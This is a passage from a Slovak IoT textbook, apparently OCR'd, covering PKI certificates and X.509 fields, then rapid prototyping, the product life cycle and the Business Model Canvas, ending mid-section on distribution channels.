V praxi môže byť oboma týmito autoritami jeden subjekt. PKI dokáže zviazať sadu asymetrických kľúčov (verejný a privátny) s príslušnou identitou používateľa s využitím certifikačnej autority. Identita používateľa musí byť jedinečná v rámci každej domény podliehajúcej certifikačnej autorite. Zviazanie prebehne pomocou procesu registrácie identity (RA) a vydania certifikátu (CA), ktorý je naviazaný na verejný kľúč osoby.Veľmi dôležité je, aby registračná autorita zaručila nepopierateľnosť faktu, že certifikát reprezentuje identitu práve tej osoby, ktorej bol vydaný.

Certifikát


Certifikát sa používa ako ochrana proti podvrhnutiu verejného kľúča. Ako už bolo spomenuté, odporúča sa, aby bol certifikát vydaný nezávislou certifikačnou autoritou. Certifikátje často prirovnávaný k elektronickému občianskemu preukazu. Obsahuje podobné položky ako občiansky preukaz:

Certifikát	Občiansky preukaz
Verzia	Formát dokladu (knižka, karta, atď.)
Poradové číslo	Číslo preukazu
Algoritmus podpisu	Ochranné prvky
Vydavateľ	Vydal
Platnosť	Platnosť
Meno, adresa	Meno, adresa
Verejný kľúč	-
-	Fotografia
Elektronický podpis	Podpis, biometria, ochranné prvky

Tabuľka 6.2 - Údaje v certifikáte a občianskom preukaze

Digitálny certifikát môže existovať v niekoľkých rôznych formátoch. Jedným z najpopulárnejších štandardov je X.509 vyvinutý ITU-T telekomunikačnou normalizačnou sekciou (ITU-T). Špecifikuje štandardné formáty certifikátov verejných kľúčov a algoritmus na overenie certifikačnej cesty. V položkách obsiahnutých v digitálnom certifikáte sú nejaké variácie, ale zvyčajne obsahujú nasledujúce položky:

- verejný kľúč majiteľa certifikátu,
- použitý algoritmus verejného kľúča,
- meno osoby alebo organizácie, ktorej bolo osvedčenie vydané,
- dátum skončenia platnosti verejného kľúča,
- názov vydávajúceho certifikačného orgánu,
- URL príslušného zoznamu zrušených certifikátov,
- algoritmus podpisu certifikátu,
- digitálny podpis vydávajúceho certifikačného orgánu.

Obrázok 6.17 - Digitálny certifikát

Zdroj [11]

Digitálne certifikáty je možné získať z rôznych zdrojov. V závislosti od zdroja môžu byť tieto certifikáty bezplatné, alebo stáť aj tisíce eur. Certifikáty sú platné pre rôzne obdobia a pre rôzne účely. Obvykle sú dĺžky stanovené v násobkoch rokov, no je možné vydávať aj trvalé certifikáty.

Vo všeobecnosti sa odporúča, aby sa životnosť certifikátu udržiavala pomerne krátka, takže ak niekto ukradne súkromný kľúč, nezíska falošnú identitu natrvalo. Ak niekto vlastní privátny kľúč inej osoby, môže predstierať, že je iná osoba. Takéto predstieranie sa označuje aj ako krádež identity.

7


Rapídne prototypovanie
Životný cyklus produktu
Biznis model Canvas
MoSCoW model
Dátová analytika

7.1 IoT a biznis

Internet vecí (IoT) vytvára priestor pre nové produkty a služby. Vznikajú nové príležitosti pre začínajúcich a existujúcich podnikateľov. Pripojené zariadenia budú produkovať nové dáta, ktoré je možné analyzovať a získavať tak nové informácie a poznatky. Žijeme v dobe, kedy sa informácie stávajú predmetom obchodu.

Pre bežného človeka môže IoT zlepšiť verejnú bezpečnosť, logistiku, zdravotnú starostlivosť, zlepšiť informovanosť a rýchlosť komunikácie. Ak sa na túto problematiku nazerá z komerčného hľadiska, človek sa môže stať koncovým zákazníkom, ktorý si môže za kvalitnú službu zaplatiť.

Mnohí majú sen vybudovať si vlastný start-up, v ktorom vytvoria produkt, ktorý zmení svet k lepšiemu. Od nápadu až po jeho realizáciu a úspešné presadenie na trhu, je veľmi dlhá a často aj tŕnistá cesta. Podnikanie je náročný proces, ktorý kladie vysoké požiadavky na odborné znalosti a osobnostné predpoklady podnikateľa. Často je potrebný aj kúsok šťastia a vhodné načasovanie, ktoré prispieva k úspechu podnikateľského nápadu.

Obrázok 7.1 - Ilúzia špičky ľadovca

Zdroj [34]

V poslednej kapitole knihy sa pozrieme, ako prebieha vývoj prototypu, ako vyzerá životný cyklus produktu. Praktickým výstupom kapitoly by mal byť zjednodušený podnikateľský plán, ktorý odpovie na základné otázky súvisiace s podnikaním a komerčným nasadením IoT produktu na trh.

7.2 Rapídne prototypovanie

Doba životnosti produktov sa skracuje, a tak včasné obsadenie trhu sa považuje ako jeden z dôležitých aspektov úspechu produktu. Náročné požiadavky na výrobok z pohľadu jeho kvality, funkčnosti vyžadujú flexibilitu výrobného systému a vysokú produktivitu prác.

Inovácie musia prichádzať rýchlo a prispôsobovať sa rýchlo meniacemu trhu. Konvenčné metódy prestávajú poskytovať dostatočné výsledky. Výpočtová technika a progresívne metódy sa snažia adekvátne reagovať na tieto problémy.

Pri výrobe fyzických produktov sa v súčasnosti veľmi často používa rapídne prototypovanie (angl. rapid prototyping). Výstupom procesu je takzvaný prototyp.

TIP!

V nasledujúcom texte hovoríme hlavne o prototypovaní fyzických produktov. Koncepty a prístupu sú aplikovateľné aj pre vývoj softvérových produktov, či dokonca nehmotných služieb.

Pre urýchlený vývoj softvéru sa používajú metodológie ako:

- SDLC (systems development life cycle),
- Scrum,
- SAFe (Scaled Agile Framework),
- RAD (Rapid-application development),
- KanBan.


Popis jednotlivých metodológií je však mimo rozsah tejto publikácie.

Prototyp

Ide o prvú materiálovú vizualizáciu výrobku. Tento výrobok sa stále nachádza v štádiu vývoja a jeho ďalšie úpravy a vylepšenia sú nevyhnutné. Prototyp dokáže poskytnúť náhľad na celý produkt z pohľadu jeho:

- kvality,
- nákladov na výrobu,
- výrobných a montážnych požiadaviek,
- náročnosti.

Tento produkt – prototyp, sa odlišuje od výsledného, ktorý pôjde do sériovej výroby. Taktiež je možné na tomto výstupe skúšať nové funkcie, postupy, vlastnosti a parametre.

Obrázok 7.2 - Prototyp ozubeného kolesa

Zdroj [11]

Vývoj prototypu je užitočný z pohľadu marketingu, kde sa dá prototyp použiť na prezentačných materiáloch a videách. Ďalším prínosom je overenia realizovateľnosti nápadu. Týmto je možné vopred overiť, či je konkrétny produkt vôbec možné vyrobiť. Nakoniec je tu výhoda technického overenia funkcionality produktu. S prvým prototypom sa dajú overiť základné technické parametre a vlastnosti produktu. Úspešným vyrobením prvého prototypu je taktiež možné odhaliť chyby, ktoré vznikli v procese návrhu alebo výroby.

Existuje niekoľko rôznych foriem prototypu, rozdelených podľa účelu:

- **mock-Up** – náhľad pre používateľa, ako bude produkt vyzerať,
- **bread-Board** – prototyp je funkčný, ale nemá vytvorené používateľské rozhranie,
- **scale-Model** – prototyp má vytvorené používateľské rozhranie, ktoré je obmedzené a nemá dostupné všetky funkcie,
- **concept-Car** – prototyp navrhnutý s cieľom overenia trhovej ceny,
- **simulácia** – simulácia používania produktu na základe predstáv používateľa,
- **charakteristický model** – formálna špecifikácia systému a jeho funkcionality,
- **blue-Print** – technický popis reálneho výrobného procesu a implementácie produktu.

Výhodou metód rapídneho prototypovania je možnosť rýchlej výroby modelov, vzoriek alebo celých prototypov v ľubovoľnej fáze vývoja, ale predovšetkým možnosť výroby celého radu modifikácií a konštrukčných usporiadaní navrhovaného výrobku. S použitím výpočtovej techniky je to možné bez použitia jediného fyzického nástroja s maximálnou úsporou materiálov a energií pre výrobu produktu.

Rapídne prototypovanie umožňuje:

- zvýšiť efektívnosť komunikácie,
- znížiť čas vývoja výrobkov,
- eliminovať nákladné chyby,


- minimalizovať zmeny v procese schvaľovania,
- zvýšiť životnosť produktu,
- zvýšiť komplexnosť produktu,
- zvýšiť počet variantov produktu,
- znížiť dodacie lehoty,
- odstraňovať chyby už vo fáze návrhu.

Východiskovým bodom pre rapídne prototypovanie sú takzvané CAD modely (anglicky computer-aided design), ktoré predstavujú digitálny model nového produktu. Softvérové aplikácie dokážu vypočítať veľmi detailné informácie o spotrebe materiálu, alebo fyzikálnych vlastností modelu. Takéto výpočty pomáhajú efektívne plánovať výrobu a výrazne šetria čas a peniaze.

7.3 Životný cyklus produktu

Produktom je čokoľvek ponúkané na trhu pre uspokojenie potrieb zákazníkov. V súčasnej modernej ekonomike môže byť produktom napríklad fyzický výrobok, služba, skúsenosť, spoločenskáudalosť, informácia alebo aj myšlienka.

Produkt môže existovať v niektorej zo štyroch fáz (viď obrázok 7.3), ktoré sa spoločne označujú ako životný cyklus produktu. Cieľom riadenia životného cyklu produktu (anglicky product life cycle management) je zvýšenie kvality produktu, zníženie nákladov na vývoj a výrobu, identifikácia potenciálnych príležitostí predaja, efektívne ukončenie životného cyklu produktu.

Obrázok 7.3 - Životný cyklus produktu

Zdroj [5]

Zavedenie na trh

Prvá fáza, v ktorej spoločnosť zavádza na trh nový produkt. Fáza zavedenia sa považuje za najdrahšiu. Predajnosť produktu začína rásť a firma získava prvé príjmy z produktu. Doteraz predstavoval produkt nákladovú položku. Spoločnosť musela investovať do vývoja, marketingu, prípravy na predaj a mnoho iných súvisiacich činností.

Rast

Druhá fáza je charakteristická prudkým nárastom predaja. S postupným rastom predaja sa zvyšujú aj príjmy spoločnosti. Konkurencia zvykne v tejto fáze zvýšiť pozornosť a záujem o nový produkt. Rýchlosť rastu je do istej miery závislá aj od spokojnosti zákazníkov, ktorí dávajú osobné odporúčania ľudom vo svojom okolí. Týmto sa spúšťa lavínový efekt, ktorý pomáha rozšíreniu povedomia o produkte.

Zrelosť

Produkt, ktorý dospel do štádia zrelosti, prináša spoločnosti najväčšie príjmy. Náklady zvyknú byť v tomto štádiu optimalizované, čo sa prejavuje vyšším ziskom (zisk = príjmy - náklady). V tejto etape je trh a objem predaja stabilizovaný. Investície do reklamy a vývoja produktusú na nižšej úrovni, než tomu bolo v prvej fáze zavedenia na trh. Cieľom spoločnosti, je aby produkt v tejto fáze zotrval čo najdlhšie.

Pokles

V istom bode začne záujem o produkt klesať. Zákazníci ho prestávajú kupovať, medzi konkurenčnými firmami nastáva boj o každého zákazníka. Ceny prudko klesajú. Firmy musia prísť s inováciou, alebo novým produktom, ktorý bude uspokojovať novú potrebu zákazníka.

7.4 Canvas model

Canvas model je skvelým nástrojom, ktorý pomôže rýchlo navrhnúť obchodný model nového podnikania jednoduchým a štruktúrovaným spôsobom. Výsledkom je podnikateľský plán, ktorý pomocou vizuálnych nákresov a krátkych vysvetlení popisuje 4 kľúčové oblasti:

- pridanú hodnotu produktu,
- infraštruktúru,
- zákazníkov,
- financie.

Zaujímavou možnosťou využitia tohto modelu je analýza konkurencie. Pred vytvorením vlastného modelu je vhodné si vybrať konkurenčnú firmu a aplikovaním Canvas modelu analyzovať jeho podnikanie. Takto sa dá jednoducho získať pohľad na to, čo zákazníci chcú a za čo sú ochotní zaplatiť. Poznanie konkurenčných firiem je taktiež veľmi dôležité.

Budeme mať jasnejší obraz o tom, aké sú potreby zákazníkov v danom odvetví. Dokážeme lepšie zamerať a definovať ciele svojho nového podnikania. Odkryjeme dôležité informácie o tom, ako iné podniky vytvorili svoje produkty a získali istý segment trhu.

Canvas model obsahuje 9 hlavných častí, v ktorých sa snaží budúci podnikateľ získať odpoveď na kľúčové otázky:

- **zákazníci** – Komu pomáhame?
- **pridaná hodnota** – Čo zákazníka trápi? Ako zákazníkovi pomôžeme?
- **partnerstvá** – Akých partnerov budeme využívať pri podnikaní (dodávatelia, predajcovia, distribútori)?
- **distribučné kanály** – Ako si môže zákazník produkt zakúpiť?
- **peňažné toky** – Koľko peňazí za to dostaneme?
- **náklady** – Koľko nás to bude celé stáť?
- **kľúčové aktivity** – Ako vyrobíme produkt?
- **kľúčové zdroje** – Čo všetkopre to potrebujeme?
- **konkurenčná výhoda** – V čom sme lepší než konkurencia?

Aby bol Canvas model prehľadný, jednoducho sa upravoval a prezentoval ďalším účastníkom projektu alebo investorom, bola navrhnutá pomerne intuitívna šablóna, ktorej formát je vyobrazený na obrázku 7.4.

<table>
<tr><td rowspan="2">Partnerstvá</td><td>Kľúčové aktivity</td><td rowspan="3">Pridaná hodnota</td><td>Konkurenčná výhoda</td><td rowspan="2">Zákazníci</td></tr>
<tr><td>Kľúčové zdroje</td><td>Distribučný kanál</td></tr>
<tr><td colspan="2">Náklady</td><td colspan="2">Peňažné toky</td></tr>
</table>

Obrázok 7.4 - Šablóna pre Canvas model

Zákazníci

Cieľom je identifikovať všetky skupiny zákazníkov, či už existujúcich, alebo potenciálnych, ako aj tie časti trhu, ktoré by mal nový produkt získať. Rôzne skupiny zákazníkov môžu byť segmentované na základe ich rôznych potrieb a vlastností. Takto je možné zabezpečiť primeranú implementáciu vytvoreného podnikateľského plánu.

Pre každý segment by mal byť vytvorený samostatný podnikateľský plán. Je to z dôvodu odlišných očakávaní, potreby odlišných stratégií a postupov pri výrobe, predaji a dodávaní produktov.

Výstupom by malo byť pochopenie, čo si cieľoví zákazníci myslia, vidia, cítia a robia. Dôležitým bodom je pochopiť rodziel medzi kupcom a používateľom vášho produktu. V mnohých prípadoch to nie je ten istý človek.

Pri definovaní cieľového zákazníka je vhodné si ujasniť a explicitne definovať:

- **typ zákazníka** - jeho vek, sociálne postavenie, záujmy, preferencie (v angličtine označované aj ako *persona*),
- **činnosť zákazníka** - úlohy, ktoré sa snaží zákazník vyriešiť alebo výzvy, ktoré sa snaží prekonať,
- **prostredie, kontext a dôležitosť** - vykonávané úlohy majú rozdielny kontext. Inú dôležitosť a prioritu majú úlohy pri výbere zábavného programu pre deti, alebo pri výbere systému pre vykurovanie nového domu, ktorý je práve vo výstavbe,
- **problémy** - v mnohých prípadoch sú prítomné problémy, ktoré komplikujú alebo úplne bránia realizácii úloh. Napríklad nedostatok batožinového priestoru v osobnom vozidle pre dlhé predmety. Riešením tohto problému môže byť napríklad strešný nosič,
- **zisk** - predstavuje benefit, ktorý zákazník získa použitím navrhovaného produktu pre vyriešenie problému a splnenie úlohy, ktorá je pre neho dôležitá.

Čím je definícia vyššie popísaných bodov presnejšia a detailnejšia, tým je možné lepšie určiť pridanú hodnotu produktu.

Pridaná hodnota

Jednoducho povedané, pridaná hodnota je dôvod, prečo by si zákazník mal vybrať daný výrobok. Väčšina začínajúcich podnikov nedokáže definovať svoju hodnotu, predtým, než uvedú svoje produkty na trh. Často sa stáva, že nový produkt nemá pre zákazníkov dostatočný prínos a nezískajú očakávané obsadenie trhu. Je dôležité, aby výrobok riešil problém efektívnym spôsobom.

Pridaná hodnota môže byť reprezentovaná v niekoľkých aspektoch nového produktu alebo služby:

Jedinečnosť

Niektoré hodnotové návrhy sú založené na jedinečnosti, ktorú poskytujú. Tento prvok zvyčajne vstupuje do hry pre výrobky s vysokou náročnosťou na technológiu. Príkladom trhu s jedinečným produktom je trh s mobilnými telefónmi.

Výkon

Lepší výkon bol charakteristickým znakom mnohých produktových ponúk v priebehu rokov, pričom väčšina priemyselných odvetví dokázala po desaťročia prosperovať na vylepšených verziách rovnakých produktov. Každoročne sa zvyšuje rýchlosť procesorov, čo vedie k rýchlejšiemu počítaču.

Prispôsobenie

Moderný spotrebitelia veria v sebavyjadrenie a individualizmus. Očakávajú, že produkty, ktoré používajú, sú rozšírením ich osobnosti a prostredím, prostredníctvom ktorého môžu komunikovať svoje hodnoty a priority svetu. Poskytnutie možnosti prispôsobiť výrobok spotrebiteľom zvýši hodnotu pre zákazníka. Príkladom je možnosť dvojfarebnej karosérie nového automobilu.

Možnosť realizovať úlohy

Ak produkt pomáha spotrebiteľovi alebo podniku dosiahnuť koncový cieľ, jeho hodnotová ponuka je v dokončenej práci. Ide o produkt, ktorý zvyšuje produktivitu zákazníka a pomáha zákazníkovi sústrediť sa na dôležitejšie detaily.

Dizajn

Väčšina známych odevných značiek sa vyznačuje vyššou cenou, pretože majú vynikajúci dizajn. Účtujú si vyššie ceny za jednoduché produkty kvôli sile dizajnu.

Značka

Dizajn a značka môžu byť zoskupené, pretože sú si dosť podobné. Ľudia prejavia svoju vernosť značke kvôli svojmu dizajnu, ľudia tiež prejavia lojalitu k dizajnu kvôli značke. Dizajn a značka predáva vlastníkovi alebo používateľovi spoločenský status.

Cena

Jedným z najbežnejších prvkov, na základe ktorých sa hodnotí návrh, je cena. Existuje mnoho spoločností, ktoré vstupujú na trh s predpokladom, že poskytujú produkt alebo službu, ktorá je lacnejšia ako existujúce možnosti na trhu. Avšak organizácie, ktoré súťažia o cenu, alebo v niektorých prípadoch dokonca ponúkajú bezplatné služby, majú zvyčajne rôzne obchodné modely na udržanie organizácie.

Zníženie nákladov

Produkty a služby, ktoré znižujú náklady. Technológia zohrala veľkú úlohu v pomoci spotrebiteľom pri znižovaní nákladov. Jedným z takýchto príkladov sú cloud systémy, ktoré umožňujú zákazníkom používať softvér za poplatok, čím zaniká potreba zákazníka nakupovať softvér, hardvér a inštalovať a prevádzkovať ho lokálne.

Zníženie rizika

Čím menej rizika súvisí s nákupom produktu alebo služby, tým je vyššia hodnota, ktorú zákazník odvodzuje. Zníženie rizika spojeného s nákupom poskytuje spotrebiteľovi pokoj. Jedným z príkladov je jednoročná záruka na servis získaný pri kúpe ojazdeného vozidla. Podľa názoru kupujúceho, je riziko nákupu ojazdeného vozidla znížené komfortom poskytnutej záruky. Produkt, ktorého hodnotovým návrhom je zníženie rizika, je zameraný na to, aby sa ľudia cítili bezpečnejšie.

Dostupnosť

Ďalšou kľúčovou zložkou pre efektívnu ponuku hodnôt je sprístupnenie produktu alebo služby. Napríklad dostupnosť bankomatov môže byť kritériom pre výber banky, kde si človek založí osobný účet.

Pohodlie/Použiteľnosť

Poskytovanie produktu, ktorý zvyšuje spotrebiteľom ich pohodlie alebo je charakterizovaný jednoduchosťou používania, je veľmi silná hodnotová ponuka. Príkladom tohto typu ponuky je známy americký výrobca mobilných telefónov.

Partnerstvá

Obchodné partnerstvo je forma spolupráce, v ktorej dva obchodné subjekty navzájom spolupracujú pre dosiahnutie zisku. Partnerstvo môže mať podobu voľného vzťahu, kde obidva subjekty si

zachovávajú svoju nezávislosť a môžu slobodne vytvárať viac partnerstiev, alebo výhradnú zmluvu, ktorá obmedzuje obe spoločnosti len na tento jeden vzťah.

Na vytvorenie účinných, zjednodušených operácií a zníženie rizík spojených s akýmkoľvek obchodným modelom organizácia vytvára partnerstvá so svojimi dodávateľmi. Kľúčovými partnerstvami je sieť dodávateľov a partnerov, ktorí sa navzájom dopĺňajú a pomáhajú spoločnosti vytvárať, predať a dodať produkt zákazníkovi.

Vytvorenie obchodného partnerstva je náročné a zahŕňa veľa vyjednávaní a vyžaduje významnú dávku dôvery. Existuje niekoľko dôvodov, prečo by sa organizácie rozhodli prijať kľúčového partnera namiesto toho, aby robili veci sami:

Zníženie výrobných nákladov

Nie je reálne, aby jeden podnikateľ, alebo malá firma, dokázala vykonávať všetky kľúčové aktivity sama. Väčšina partnerstiev poskytuje organizáciám možnosť zdieľať svoju infraštruktúru.

V praxi to znamená, že účtovníčka poskytuje účtovné služby iným firmám. Na druhú stranu, neprogramuje si sama svoj účtovný softvér, ktorý jej uľahčí prácu. Tento softvér si zakúpi od programátora. Naopak, tento programátor sa nevenuje účtovníctvu, pretože nemá čas na štúdium aktuálnej legislatívy o daniach a účtovníctve, preto mu je výhodnejšie túto aktivitu zadať externej účtovníčke.

Zníženie rizika a neistoty

Ak má podnik dobrý vzťah s kľúčovým partnerom, znižuje prirodzené riziko spojené s podnikaním. Mnohí konkurenti môžu vytvoriť strategické partnerstvá, ktorými zdieľajú riziko počas dodávky nového produktu na trh.

Získanie konkrétnych zdrojov a znalostí

Ak existujú určité veci, ktoré nemá podnik vo vlastnej réžii a zakúpenie by vyžadovalo veľkú investíciu času, peňazí alebo oboch, kľúčový partner, ktorý už má tieto procesy a infraštruktúru je veľmi užitočným partnerom.

Mnoho nových firiem začína svoje cesty vytváraním partnerstiev, ktoré im umožňujú prístup k požadovaným zdrojom alebo procesom, ktoré potrebujú pre svoje fungovanie a výrobu, ale nemajú ich momentálne k dispozícii. Napríklad výrobca bicyklov nevyrába svoje bicyklové príslušenstvo. Namiesto toho uzatvorí niekoľko selektívnych partnerstiev s výrobcami bicyklových dielov, ktorí prispôsobia diely (napríklad farbu, veľkosť sedadla) potrebám výrobcu.

Distribučné kanály

Blok venovaný distribučným kanálom opisuje, ako spoločnosť komunikuje so zákazníkmi z rôznych segmentov. Je dôležité pochopiť, ktorá cesta (distribučný kanál) je najlepší pre navrhovaný produkt alebo službu.

Výstupom tohto bloku je získať odpovede na otázky:

- Ako zvýšiť informovanosť zákazníkov o produktoch a službách?

- Ako zákazníkovi prezentovať pridanú hodnotu produktu?
- Akým spôsobom budú zákazníci nakupovať konkrétne produkty a služby?
- Ako bude zabezpečené poskytovanie zákazníckej podpory po zakúpení?

V tejto časti Canvas modelu, sa navrhuje nákup produktu. Celý proces nákupu má niekoľko fáz:

Fáza 1: Získanie povedomia o produkte - aby si zákazník konkrétny produkt kúpil, najprv musí vedieť, že existuje.

Fáza 2: Hodnotenie produktu - ako najlepšia prezentácia sa osvedčil prístup "vyskúšaj ma pred kúpou". Aj preto automobilové značky majú vytvorené svoje takzvané show-roomy, kde si môže kupujúci nové vozidlo pred kúpou detailne pozrieť a vyskúšať.

Fáza 3: Zakúpenie produktu - v tejto fáze sa navrhuje, akým spôsobom dôjde k výmene peňazí za produkt. Platí obzvlášť pri malých objednávkach. Platby vysokých súm, napríklad za nehnuteľnosť, alebo automobil sú obmedzené zákonom, ktorý usmerňuje spôsob prevodu peňazí.

